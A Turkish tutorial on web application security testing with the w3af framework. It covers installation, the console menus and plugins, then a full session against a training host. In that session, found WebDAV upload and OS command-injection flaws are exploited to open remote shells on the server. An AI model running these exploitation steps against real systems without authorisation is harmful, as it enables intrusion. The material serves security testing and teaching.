

## Web Uygulama güvenliğine kartal bakışı!

Web uygulama güvenliği son birkaç yılın en heyecanlı en dikkat çeken konularından biri. Bunun temel sebebi Internetin hızla yaygınlaşması sonucu sanal hayatın daha çok web üzerine kayması. Bundan 4–5 yıl kadar öncesinde daha çok masaüstü uygulamaları olarak kullandığımız çoğu uygulama artık birer web uygulaması olarak karşımıza çıkıyor. Hatta masaüstü uygulamalarının temelleri sayılan ofis programları bile web üzerinden rahatlıkla kullanılabilir duruma geldi.

Normal bir kullanıcı için bu gelişim iyi sayılabilir fakat işe güvenlik gözü ile bakan biz güvenlik uzmanları her çıkan yeniliği olduğu gibi kabul edemeyiz. Olaya biraz şüpheli yaklaşıp, incelediğinizde aslında kolay kabullendiğimiz bu geçiş serüvenin sağladığı kolaylıkların yanı sıra güvenlik yönünden götürülerinin olduğu gözlemlenecektir. Şimdi bakmayın bu uygulamalarda fazla güvenlik açığı çıkmadığına, biraz kullanımları yaygınlaşsın, dikkat çeker olsun göreceğiz ne tür yeni ataklar ortaya çıkacak.

Öyle değil mi? Yıllardır çeşitli uygulamaları sorunsuz kullandığımızı düşündük fakat geldiğimiz noktada kullandığımız çoğu uygulama güvenlik yönünden sınıfı geçemeyip baştan yazılıyor. O zamanlarda bu açıklıklar yok muydu? Elbette vardı ama henüz adı konmamıştı, bu kadar yaygınlaşmamıştı ve dahası güvenlik bilinci o kadar gelişmemişti.

Tekrar etmemde fayda var: Şimdi güvenli olduğunu düşündüğümüz web uygulamalarının çoğu bulunacak yeni atak yöntemleri ile kısa süre sonra internetin tozlu sayfalarına karışacak... Ve yenileri yazılacak daha güvenli olduğu varsayımı ile. Bir süre sonra onlarda gidecek. Bu bir döngü, insanoğlunun hiçbir zaman mükemmel olamayacağını düşünürsek bu durumu uygun şekilde kabul etmemiz gerekir.

Mesleğimiz gereği “aktif kabullenme” yapmamız gerekir. Yani riski ortadan kaldıramıyorsa olabildiğince azaltmak için çalışmalıyız. Bu noktada yazılımı(web uygulaması) yazan kadar uygulamaya farklı gözle bakabilen insanlara ihtiyaç vardır. Bu noktada Web uygulama sistemleri üzerine yapılan güvenlik testlerinin önemi ortaya çıkıyor. Konu taze ve geçmiş çok değil. Bu sebeple yapılan testler henüz tam manası ile bir standarda oturmamış durumda. OWASP’ın ciddi çalışmaları sayesinde kısa sürede sağlam yol alınacağını düşünüyorum.

Kendi sorumluluğumuzdaki web uygulamalarını test etmek için genelde Acunetix, Webinspect gibi ticari yazılımları kullanıyoruz fakat bu yazılımların hem lisans maliyeti hem de bazı durumlarda size müdahale şansı vermemesi testlerdeki başarı oranını düşürüyor. Bunlara ek olarak açık kaynak kodlu yazılımlar ile eksik kalan kısımları tamamlıyoruz.

Açık kaynak kodlu yazılımlardaki temel sorun da aynı işi yapan birden fazla yazılımın bulunması ve bir test esnasında onlarca farklı yazılımı kullanmamızın gerekmesi sonucu bir dağınıklığın baş göstermesi. Bu sorunu uygulamaları bir arada esnek kullanabileceğimiz, birinin çıktısını diğer araca otomatik aktarabilecek ve raporlayabilecek bir framework(çatı) ile çözebiliriz. Böylece aynı hedef için yapılması gereken testleri tekrar yapmak yerine bu işi bir çatı altında çeşitli eklentiler ile halletmiş oluyoruz.

## W3af(Web Application Attack and Audit Framework)

Açık kaynak kodlu uygulamaların kullanımı konusundaki eksikliği giderme adına Andres Riancho tarafından yazılmış W3af projesini kullanabiliriz.. W3af, web uygulamaları için çeşitli güvenlik testleri yapabilmeyi sağlayan bir çatı. Bir web uygulamasını test etmek için kullanılacak yöntemler ve araçlar bütünü de diyebiliriz. Oldukça yeni bir proje olmasına rağmen gün geçtikçe artan topluluk desteği ve güncellemeler ile kısa sürede alanında lider projelerde biri olacağına benziyor.

Eğer güvenlik testlerinde Metasploit kullanıyorsanız W3af'yi de web uygulamaları için yazılmış Metasploit olarak kabul edebilirsiniz. Benim testlerimde Linux üzerinde denemiş olmama rağmen Python ile dili platform bağımsız yazılmış olması nedeni ile Windows üzerinde de problemsiz çalışacağını düşünüyorum.



## Linux sistemler için W3af kurulumu

Kurulumun tamamlanması ve uygulamanın beklendiği gibi çalışabilmesi için ekteki paketlere ihtiyaç duyacaktır. Bu paketler w3af-. Tar.gz ile birlikte gelmektedir ve paket açıldığında extlib dizinine yerleşmektedir.

*fpconst-0.7.2, pygoogle, pywordnet, SOAPpy, pyPdf, utidy*

W3af.sf.net adresinden indirilecek son sürüm paketler sistemde açılarak önce bağımlı paketler için kurulum yapılır sonrasında dosyaların açıldığı dizine ./w3af komutu çalıştırılarak programın ara yüzüne ulaşılır.

Bağımlı paketlerin kurulumu için extlib dizinine geçilerek her bir paket için

**#cd paket\_ismi**

**#python setup.py install**

komutu tekrarlanır.

**lifeoverip w3af # ls extlib/**

SOAPpy/ \_\_init\_\_.pyc fpconst-0.7.2/ pygoogle/ pywordnet/ socksipy/  
\_\_init\_\_.py\* build/ pyPdf/ pyrijndael/ scapy/


## W3af Nasıl Çalışır?

Güvenlik testlerinin temel prensibi olan Keşfet -> Kontrol Et/Denetle -> Saldır metodu W3af için de geçerli. Bünyesinde bulunan eklentiler sayesinde öncelikle test edilen sistemde zayıflık içerebilecek hedefler(url, form vs)bulunur. Sonra bulunan bu hedeflere özel veriler gönderilerek zayıflıklar tespit edilir ve bu zayıflık noktaları exploit edilmeye çalışılır. Exploitin türüne göre sistemde shell açılabilir ya da ilgili zayıflığa ait veriler sistemden alınır.

## W3af ile Çalışmak

W3af ile text konsol, grafik arabirim ve web arabirimi olmak üzere üç farklı şekilde çalışılabilir (son sürümle birlikte web arabirimi tamamen kaldırılmıştır). Konuya hakim kullanıcılar daha çok konsol arabirimini tercih etmesi tavsiye ederim. Konsol arabirimi web arabirimine göre daha sağlam ve farklı özelliklere sahiptir. Konsol tecrübesi olmayan kullanıcılarda düşünülerek enteraktif ve yardım destekli bir konsol arabirimi tasarlanmıştır.


Kurulum yapılan dizinde ./w3af komutu parametresiz çalıştırılırsa konsol arabirimi açılacaktır. Konsol arabiriminde verilmesi gereken ilk komut help komutudur. Böylece w3af'nin nasıl çalıştığı, hangi araçlara, eklentilere sahip olduğu daha kolay anlaşılır.



```
192.168.2.3 - PuTTY
lifeoverip w3af # ./w3af
w3af>>> ?
The following commands are available:
help                You are here. help [command] prints more specific help.
url-settings        Configure the URL opener.
misc-settings       Configure w3af misc settings.
session            Load and save sessions.
plugins            Enable, disable and configure plugins.
start              Start site analysis.
exploit            Exploit a vulnerability.
tools              Enter the tools section.
target            Set the target URL.
exit              Exit w3af.
w3af>>>
```

Interaktif menüde kullanımı hakkında bilgi sahibi olmadığınız bir menü varsa “help menü ismi” komutu ile bilgi alabilirsiniz.

Konsol değil de grafik arabirimi üzerinden çalışılmak istenirse ./w3af -g komutu kullanılabilir.



## Menüleri kullanma

Ana menüden alt menülere geçiş için menünün isminiz yazmak yeterlidir. Tüm menülerde ortak 4 komut vardır. Bu komutlar; help, set, view ve back şeklinde sıralanabilir.

```
w3af>>> target
```

```
w3af/target>>> help
```

The following commands are available:

```
help          You are here. help [command|parameter] prints more specific help.
```

```
set           Set a parameter value.
```

```
view          List all configuration parameters and current values.
```

```
back          Return to previous menu.
```

```
w3af/target>>>
```

## Plugin(Eklentiler)

Güncel sürümü adlarından işlevleri anlaşılabilir sekiz adet eklenti barındırmaktadır. Bunlar; discovery, audit, grep, attack, output, mangle, evasion ve bruteforce.

Hangi eklentinin ne amaçla kullanıldığı ile ilgili bilgi <http://w3af.sourceforge.net/pluginDesc.php> adresinden edinilebilir.

## W3af ile Web uygulama güvenlik testleri

### W3af kullanılarak yapılmış bir güvenlik testi ve sonrasında sistemde shell(kabuk) çalıştırma.

```
lifeoverip~#./w3af
w3af>>> plugins
w3af/plugins>>> output console,htmlFile
w3af/plugins>>> output
Enabled output plugins:
console
htmlFile
w3af/plugins>>> output config htmlFile
w3af/plugin/textFile>>> set fileName beyazsapka.html
w3af/plugin/textFile>>> back
w3af/plugins>>> output config console
w3af/plugin/console>>> set verbosity 0
w3af/plugin/console>>> back
w3af/plugins>>> audit dav, osCommanding,xss,xsrf
w3af/plugins>>> discovery serverHeader,allowedMethods,pykto
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://egitim-test/w3af/dav/,
http://egitim-test/w3af/osCommanding/vulnerable.php?command=f0as9
w3af/target>>> back
w3af>>> start
Auto-enabling plugin: discovery.allowedMethods
The Server header for this HTTP server is: Apache
The URL: "http://egitim-test/w3af/dav/" has the following DAV methods enabled:
- COPY, DELETE, GET, HEAD, LOCK, MOVE, OPTIONS, POST, PROPFIND,
PROPPATCH,
TRACE, UNLOCK
Found 2 URLs and 2 different points of injection.
The list of URLs is:
- http://egitim-test/w3af/dav/
- http://egitim-test/w3af/osCommanding/vulnerable.php
The list of fuzzable requests is:
- http://egitim-test/w3af/dav/ | Method: GET
- http://egitim-test/w3af/osCommanding/vulnerable.php | Method: GET |
Parameters: (command)
Starting dav plugin execution.
100% [=====] 2/2
Directory listing with HTTP PROPFIND method was found at directory:
http://egitim-test/w3af/dav/ The vulnerability was found in the request with
```

```
id 11.
File upload with HTTP PUT method was found at directory:
http://egitim-test/w3af/dav/ . Uploaded test file:
http://egitim-test/w3af/dav/FReli The vulnerability was found in the request
with id 9.
Starting osCommanding plugin execution.
100% [=====] 2/2
OS Commanding was found at:
http://egitim-test/w3af/osCommanding/vulnerable.php . Using method: GET. The
data sent was: command=+ping+-c+6+egitim-test The vulnerability was found in
the request with id 15.
w3af>>> exploit
w3af/exploit>>> exploit *
Using plugin: davShell
davShell exploit plugin is starting.
Vulnerability successfully exploited.
Using plugin: osCommandingShell
osCommandingShell exploit plugin is starting.
Vulnerability successfully exploited.
remoteFileIncludeShell plugin has to be correctly configured to use.
w3af/exploit>>> interact
This is a list of available shells:
- [0] <davShell object (ruser: "nobody" | rsystem: "Linux bt 2.6.20-BT-PwnSauce-NOSMP
i686 GNU/Linux")>
- [1] <osCommandingShell object (ruser: "nobody" | rsystem: "Linux bt 2.6.20-BT-
PwnSauce-NOSMP i686 GNU/Linux")>
w3af/exploit>>> interact 0
Execute "endInteraction" to get out of the remote shell. Commands typed in
this menu will be runned on the remote web server.
w3af/exploit/davShell-0>>> ls
base/ beef/ beyazsapka.html dav/ manual/ phpnuke/ unicornsca/ w3af/

w3af/exploit/davShell-0>>> w
23:24:12 up 16:20, 3 users, load average: 0.00, 0.00, 0.00
USER  TTY  FROM      LOGIN@  IDLE  JCPU  PCPU  WHAT
root  tty1  -         07:05  15:03m 0.74s 0.01s /bin/sh /usr/X11R6/bin/startx
root  pts/8 192.168.2.2 22:24 59:28 0.02s 0.02s -bash
root  pts/9 192.168.2.2 23:16 0.00s 0.05s 0.01s w

w3af/exploit/davShell-0>>> endInteraction
```